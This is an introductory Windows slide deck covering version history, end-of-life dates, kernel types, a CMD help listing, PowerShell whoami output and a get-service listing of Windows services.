


Microsoft®
Windows®

Several thin, parallel white lines are positioned diagonally on the right side of the image, extending from the bottom left towards the top right.

SUMMARY

- ▶ History
 - ▶ End of life
 - ▶ CLI
 - ▶ Services
 - ▶ Security Considerations
 - ▶ PowerShell
 - ▶ Incident Response
- 
- A series of white diagonal lines of varying lengths and thicknesses, located in the bottom right corner of the slide.

BRIEF HISTORY (WINDOWS CLIENT)


- ▶ MSDOS (1980)
- ▶ WINDOWS (1985)
- ▶ WINDOWS 3.1 (1992)
- ▶ Windows 95 (1995)
- ▶ Windows ME (2000)
- ▶ Windows XP (2001)
- ▶ Windows Vista (2006)
- ▶ Windows 7 (2009)
- ▶ Windows 8 (2012)
- ▶ Windows 10 (2015)



BRIEF HISTORY (WINDOWS SERVER)

- ▶ Windows NT (1993)
- ▶ Windows NT 4.0 (1996)
- ▶ Windows Server 2003
- ▶ Windows Server 2008
- ▶ Server 2012
- ▶ Server 2016
- ▶ Server 2019 (2018)

Microsoft®
Windows NT®




Windows
Server

MARKET SHARE


Operating System Market Share Worldwide

Aug 2019 - Aug 2020


Edit Chart Data



END OF LIFE


- ▶ Windows 7 (2020)
 - ▶ Windows 8.1 (2023)
- 
- Several white lines of varying lengths and slopes are positioned in the bottom right corner of the slide, creating a modern, abstract graphic element.

END OF LIFE




KERNEL TYPES

Monolithic Kernel
based Operating System




Microkernel
based Operating System



KERNEL

```
whoami      : nt authority\system
GetCurrent : NT AUTHORITY\SYSTEM
```




COMMAND LINE INTERFACE (CLI)

```
Microsoft Windows [Version 10.0.18362.592]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\anthony>help
For more information on a specific command, type HELP command-name
ASSOC          Displays or modifies file extension associations.
ATTRIB         Displays or changes file attributes.
BREAK          Sets or clears extended CTRL+C checking.
BCDEDIT        Sets properties in boot database to control boot loading.
CACLS          Displays or modifies access control lists (ACLs) of files.
CALL           Calls one batch program from another.
CD             Displays the name of or changes the current directory.
CHCP           Displays or sets the active code page number.
CHDIR          Displays the name of or changes the current directory.
CHKDSK         Checks a disk and displays a status report.
CHKNTFS        Displays or modifies the checking of disk at boot time.
CLS            Clears the screen.
CMD            Starts a new instance of the Windows command interpreter.
COLOR          Sets the default console foreground and background colors.
COMP           Compares the contents of two files or sets of files.
COMPACT        Displays or alters the compression of files on NTFS partitions.
CONVERT        Converts FAT volumes to NTFS. You cannot convert the
               current drive.
COPY           Copies one or more files to another location.
DATE           Displays or sets the date.
DEL            Deletes one or more files.
DIR            Displays a list of files and subdirectories in a directory.
DISKPART       Displays or configures Disk Partition properties.
DOSKEY         Edits command lines, recalls Windows commands, and
               creates macros
```

COMMAND LINE INTERFACE (CLI)



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\anthony> whoami
titan-ii\anthony
PS C:\Users\anthony>
```

The image shows a screenshot of a Windows PowerShell terminal window. The title bar at the top reads "Windows PowerShell". The terminal content displays the standard PowerShell startup messages, including the copyright notice and a link to the new cross-platform PowerShell. The user then enters the command `whoami`, and the output shows the current user identity as `titan-ii\anthony`. The prompt returns to `PS C:\Users\anthony>`.

SERVICES

```
PS C:\WINDOWS\system32> get-service
```

Status	Name	DisplayName
Stopped	AarSvc_517345d	Agent Activation Runtime_517345d
Running	AdobeARMservice	Adobe Acrobat Update Service
Stopped	AJRouter	AllJoyn Router Service
Stopped	ALG	Application Layer Gateway Service
Stopped	AppIDSvc	Application Identity
Running	Appinfo	Application Information
Stopped	AppMgmt	Application Management
Stopped	AppReadiness	App Readiness
Stopped	AppVClient	Microsoft App-V Client
Stopped	AppXSvc	AppX Deployment Service (AppXSVC)
Stopped	aspnet_state	ASP.NET State Service
Stopped	AssignedAccessM...	AssignedAccessManager Service
Running	AtherosSvc	AtherosSvc
Running	AudioEndpointBu...	Windows Audio Endpoint Builder
Running	Audiosrv	Windows Audio
Stopped	autotimesvc	Cellular Time
Stopped	AxInstSV	ActiveX Installer (AxInstSV)
Stopped	BcastDVRUserSer...	GameDVR and Broadcast User Service
Stopped	BDOSVC	BitLocker Drive Encryption Service


Service Name	Description	Status	Startup Type	Path
Offline Files	The Offline ...	Manual (Trig...	Local Syste...	
OpenSSH Authentication A...	Agent to ho...	Disabled	Local Syste...	
Optimize drives	Helps the c...	Manual	Local Syste...	
Parental Controls	Enforces pa...	Manual	Local Syste...	
Payments and NFC/SE Man...	Manages pa...	Running	Manual (Trig...	Local Service
Peer Name Resolution Prot...	Enables serv...	Manual	Local Service	
Peer Networking Grouping	Enables mul...	Manual	Local Service	
Peer Networking Identity M...	Provides ide...	Manual	Local Service	
Performance Counter DLL ...	Enables rem...	Manual	Local Service	
Performance Logs & Alerts	Performanc...	Manual	Local Service	
